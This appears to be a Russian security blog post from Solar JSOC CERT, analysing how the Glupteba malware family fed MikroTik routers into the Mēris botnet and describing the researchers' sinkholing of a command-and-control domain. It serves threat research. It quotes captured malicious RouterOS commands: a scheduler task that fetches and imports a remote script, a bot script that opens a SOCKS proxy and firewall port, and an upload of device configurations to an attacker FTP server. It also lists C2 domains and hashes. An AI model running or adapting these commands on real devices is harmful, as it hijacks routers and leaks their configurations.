
Как мы искали связь между Mēris и Glupteba, а получили контроль над 45 тысячами устройств MikroTik

habr.com/ru/company/solarsecurity/blog/578900/

JSOC_CERT

Ростелеком-Солар
Безопасность по имени Солнце

Неделю назад стало известно о рекордной DDoS-атаке на компанию Яндекс с впечатляющим значением в 21,8 млн RPS. Сотрудники Яндекса совместно с компанией Qrator Labs рассказали,
что инструментом проведения атаки был ботнет Mēris, состоящий из сетевых устройств компании Mikrotik. При этом они отметили, что изучить образец бота у них не было возможности, но утверждение, что Mēris – это «вернувшийся Mirai», не совсем точно из-за различия в сетевых уровнях атаки (L7 и L3).



Мы уверены, что данные обстоятельства привлекли внимание многих специалистов по информационной безопасности в попытках изучения внутреннего устройства ботнета Mēris
и природы его возникновения. Мы в Solar JSOC CERT не стали исключением и пришли к выводу, что, возможно, Mēris начал зарождаться еще в 2018 году с помощью вредоносного семейства Glupteba, которое до сих пор является «поставщиком» устройств для Mēris. Так же нам удалось получить контроль над 45 тысячами устройств

MikroTik.

JSOC CERT имеет распределенную по миру сеть honeypot-устройств для изучения массовых атак и вредоносных семейств с 2019 года. Последние два года мы наблюдали за попытками заражения устройств MikroTik при помощи брутфорса паролей по ssh и эксплуатации уязвимости CVE-2018-14847, позволяющей получить учетную запись администратора. Как правило после удачного входа на устройство прописывается команда на добавление задачи в планировщик задач RouterOS следующего вида:

```
/system scheduler add name="U6" interval=10m on-event="/tool
fetch url=http://…/poll/eb62f787-db25-489b-b60d-de8f23940ba2 mode=http dst-
path=7wmp0b4s.rsc\r\n/import 7wmp0b4s.rsc"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,w
```

У всех URL всегда присутствовала характерная часть “/poll/”, идентификатор же постоянно менялся. Кроме того, сервер управления всегда проверяет User-Agent в http-запросе и отдает нагрузку только устройствам MikroTik (User-Agent: Mikrotik/6.x Fetch).

Через некоторое время после заражения устройства по ссылке из запланированной задачи скачивается и запускается скрипт с командами (об этом уже писали на Хабре):

```
:do { /system scheduler set U6 interval=00:03:00 } on-error={ :put "U6 not found"}
:do { /system scheduler set U7 interval=00:03:00 } on-error={ :put "U7 not found"}
:do { /ip service disable telnet } on-error={ :put "disable telnet error"}
:do { /ip service disable api } on-error={ :put "disable api error"}
:do { /ip service disable api-ssl } on-error={ :put "disable api-ssl error"}
:do { /ip service set ssh port= } on-error={ :put "set ssh port error"}
:do { /ip socks set enabled=yes } on-error={ :put "socks enable error"}
:do { /ip socks set port=5678 } on-error={ :put "set socks port error"}
:do { /ip firewall filter add action=accept chain=input disabled=no dst-port=5678
protocol=tcp place-before=1 } on-error={ :put "firewall error"}
```

Устройства MikroTik занимают небольшую часть в нашей honeypot-сети, поэтому мы не могли, оперируя лишь нашими данными, рассуждать о масштабах угрозы.

9 сентября 2021 года на наши устройства MikroTik с серверов управления (ниже в таблице) пришла очередная задача (описанного выше формата), которую мы не встречали ранее.
Она содержала ссылку на Яндекс (по указанным ссылкам сейчас находится заглушка, рекомендующая проверить компьютер на вирусы; изначальное содержимое нам неизвестно):


```
:do { /system scheduler set U6 interval=00:03:00 } on-error={ :put "U6 not found"}
:do { /system scheduler set U7 interval=00:03:00 } on-error={ :put "U7 not found"}
:do { /ip service disable telnet } on-error={ :put "disable telnet error"}
:do { /ip service disable api } on-error={ :put "disable api error"}
:do { /ip service disable api-ssl } on-error={ :put "disable api-ssl error"}
:do { /ip service set ssh port= } on-error={ :put "set ssh port error"}
:do { /ip socks set enabled=yes } on-error={ :put "socks enable error"}
:do { /ip socks set port=5678 } on-error={ :put "set socks port error"}
:do { /ip firewall filter add action=accept chain=input disabled=no dst-port=5678
protocol=tcp place-before=1 } on-error={ :put "firewall error"}
:do { /tool fetch mode=https
url="https://yandex[.]ru/Cphzp2XC7Q02VExgJtvysup9dHTCN9A0"  http-method=get }
:do { /tool fetch mode=https
url="https://yandex[.]ru/Cphzp2XC7Q02VExgJtvysup9dHTCN9A0?init" http-method=get }
```


Так же в этот день Яндекс опубликовал новость о DDoS-атаке. Прочитав ее, мы сделали предположение, что именно таким образом и была организована атака (технических подробностей на тот момент представлено не было). То есть в качестве семпла вредоносного кода выступает лишь задача в планировщике RouterOS.

10 сентября 2021 мы зафиксировали распространение команды, в которой передавались параметры авторизации на FTP-сервере и задача по выгрузке на него конфигурационного файла зараженного устройства.

/export file=backup
/tool fetch src-path=backup.rsc mode=ftp address=159[.]69.64[.]130 dst-path=3a76963a-669d-41be-b512-921396d32bc4.rsc upload=yes user=<redacted> password=<redacted>

Мы забрали и проанализировали все конфигурационные файлы (они не содержат публичные адреса, логины и пароли). В итоге нам удалось идентифицировать общее количество уникальных устройств равное 95500.


6.46
6.43
6.42
6.44
6.41
6.47
< 6.4
6.45
6.4
6.48



При сравнении полученной информации о регионах устройств, версиях ОС и открытых Socks-proxy с данными в посте Яндекса мы заметили очевидное сходство.

Важной информацией в конфигурационных файлах всех устройств MikroTik было наличие записей о задачах в RouterOS. Мы проанализировали доменные имена (ниже), с которых взломанные устройства скачивали скрипты, и это привело нас к вредоносному семейству Glupteba, о котором мы уже рассказывали.

Именно тут мы и вспомнили, что Glupteba имеет в своем арсенале модуль для заражения MikroTik, который, к слову, работает тоже через брутфорс паролей по ssh и эксплуатации уязвимости CVE-2018-14847 и создает ровно такие же задачи.

О данном модуле ранее писали Sophos и TrendMicro (см. здесь и здесь).

Пример шаблона для формирования задачи из модуля:

```
aSystemSchedule db '/system scheduler add name="U6" interval=10m on-event="/tool fetc'
                                        ; DATA XREF: main_addSchedulerTaskSSH+3FA↑o
                db 'h url=http://%s/poll/%s mode=http dst-path=7wmp0b4s.rsc\r\n/impor'
                db 't 7wmp0b4s.rsc" policy=api,ftp,local,password,policy,read,reboot,'
                db 'sensitive,sniff,ssh,telnet,test,web,winbox,write'
```

Помните про идентификатор задачи, который присылался вместе с доменом и располагался после характерной части “/poll/”? Так вот это UUID, который формируется при помощи библиотеки github.com/gofrs/uuid как в основном модуле Glupteba, так и в модуле Mikrotik.

От себя скажем, что мы встречались с разными модулями Glupteba для Mikrotik. Условно их можно разделить на несколько групп:

1. Язык: Go, один вшитый домен для формирования задачи;
2. Язык: Go, несколько вшитых доменов (обычно, три), один из которых выбирается случайным образом;
3. Язык: C++ с использованием boost.

Составили таблицу, в которой мы привели данные о доменах, найденных во вредоносных задачах конфигурационных файлов 95500 устройств Mikrotik и доменах, которые мы обнаружили в модулях семейства Glupteba:


Домен	Whois - дата регистрации	Задачи в конфигах	Наличие в модулях Glupteba	Hash
massgames.space	2019-11-03T19:26:11.602Z	+		
portgame.website	2019-11-03T20:05:22.0Z	+		
specialword.xyz	2019-11-03T20:23:07.0Z	+		
widechanges.best	2019-11-03T20:42:42.0Z	+		
weirdgames.info	2019-11-03T20:53:49Z	+		
globalmoby.xyz	2019-11-03T21:17:18Z	+		
gamedate.xyz	2020-02-03T17:50:58.0Z	+	+	1F87262EE2E5F88D68CCB0224081CD7622665D99
cloudsond.me	2020-02-03T18:14:44Z	+	+	AF5B1CC525C7498D4770629ED05BB911560B3858
spacewb.tech	2020-02-03T18:31:32.0Z	+	+	36FAE45BBB17D7C3FC2CC4807057636558A416E3
myfrance.xyz	2020-02-03T18:46:31Z	+	+	59437E7CD6F4FF0A2A637C9CF54307EA5E9A1D6A
bestony.club	2020-02-03T19:36:40Z	+	+	40B8A75B073794537248DA8E86D354DBD35C6BB3
strtbiz.site	2020-02-03T20:54:31.18Z	+	+	
zancetom.com	2020-10-09T13:55:04Z	+	+	D585E9B1BB3A0036A16DF24D2E81B079F3421319 90B8CA85CF4CFBD75B317893EB93E3F9EE5599CB
motinkon.com	2020-10-19T13:13:42Z	+	+	BA62D93BFB72D4DC31B1F1FD5C29D58B6E3A1A4E 93CCA5098D5A87F673624DCC5AB7D9DE4F4BBDF7
tryphptoday.com	2021-06-10T18:52:03Z	+		

Описанные выше данные позволяют предположить, что вредоносное семейство Glupteba, участвовало в формировании ботнета Mēris. Мы думали, что на этом наше исследование подойдет к концу, но самое интересное нас еще ждало впереди.


14 сентября 2021 в 17:37 на нашем ханипоте MikroTik была запущена очередная команда, которая отсылала зараженное устройство на CnC-адрес cosmosentry[.]com. Мы очень удивились, когда выяснили, что это доменное имя еще никому не принадлежит, и быстро зарегистрировали его на себя. За шесть дней на наш сервер обратилось около 78 тысяч уникальных IP с характерным для MikroTik User-Agent, и мы думали, что это соответствует количеству зараженных устройств.

Однако после изучения статистических данных оказалось, что на самом деле устройств около 45 тысяч, а такое количество IP-адресов получилось из-за динамической адресации. То есть многие устройства не имеют белого адреса и находятся во внутренней сети, что еще раз наводит на мысль об участии в этом деле семейства Glupteba.

Например, на рисунке представлена одна «белая подсеть» по маске /24, из которой идут обращения к cosmosentry[.]com.



Распределение по geo IP:



Наша статистика по геопринадлежности зараженных устройств схожа с данными в посте Яндекса (Бразилия, Индонезия, Индия, Бангладеш). Но есть и различия (у нас большую часть занимает Украина). Вероятно, у ботнета Mēris несколько серверов управления и нам доступна только часть устройств.

В конце хочется напомнить, что, к сожалению, мы не можем предпринять никаких активных действий с подконтрольными нам устройствами (у нас нет на это полномочий). В настоящий момент порядка 45 тысяч устройств MikroTik обращаются к нам, как к sinkhole-домену.
Информация уже передана в НКЦКИ.

***Игорь Залевский**, руководитель отдела расследования киберинцидентов Solar JSOC CERT, «Ростелеком-Солар»*
+53

19K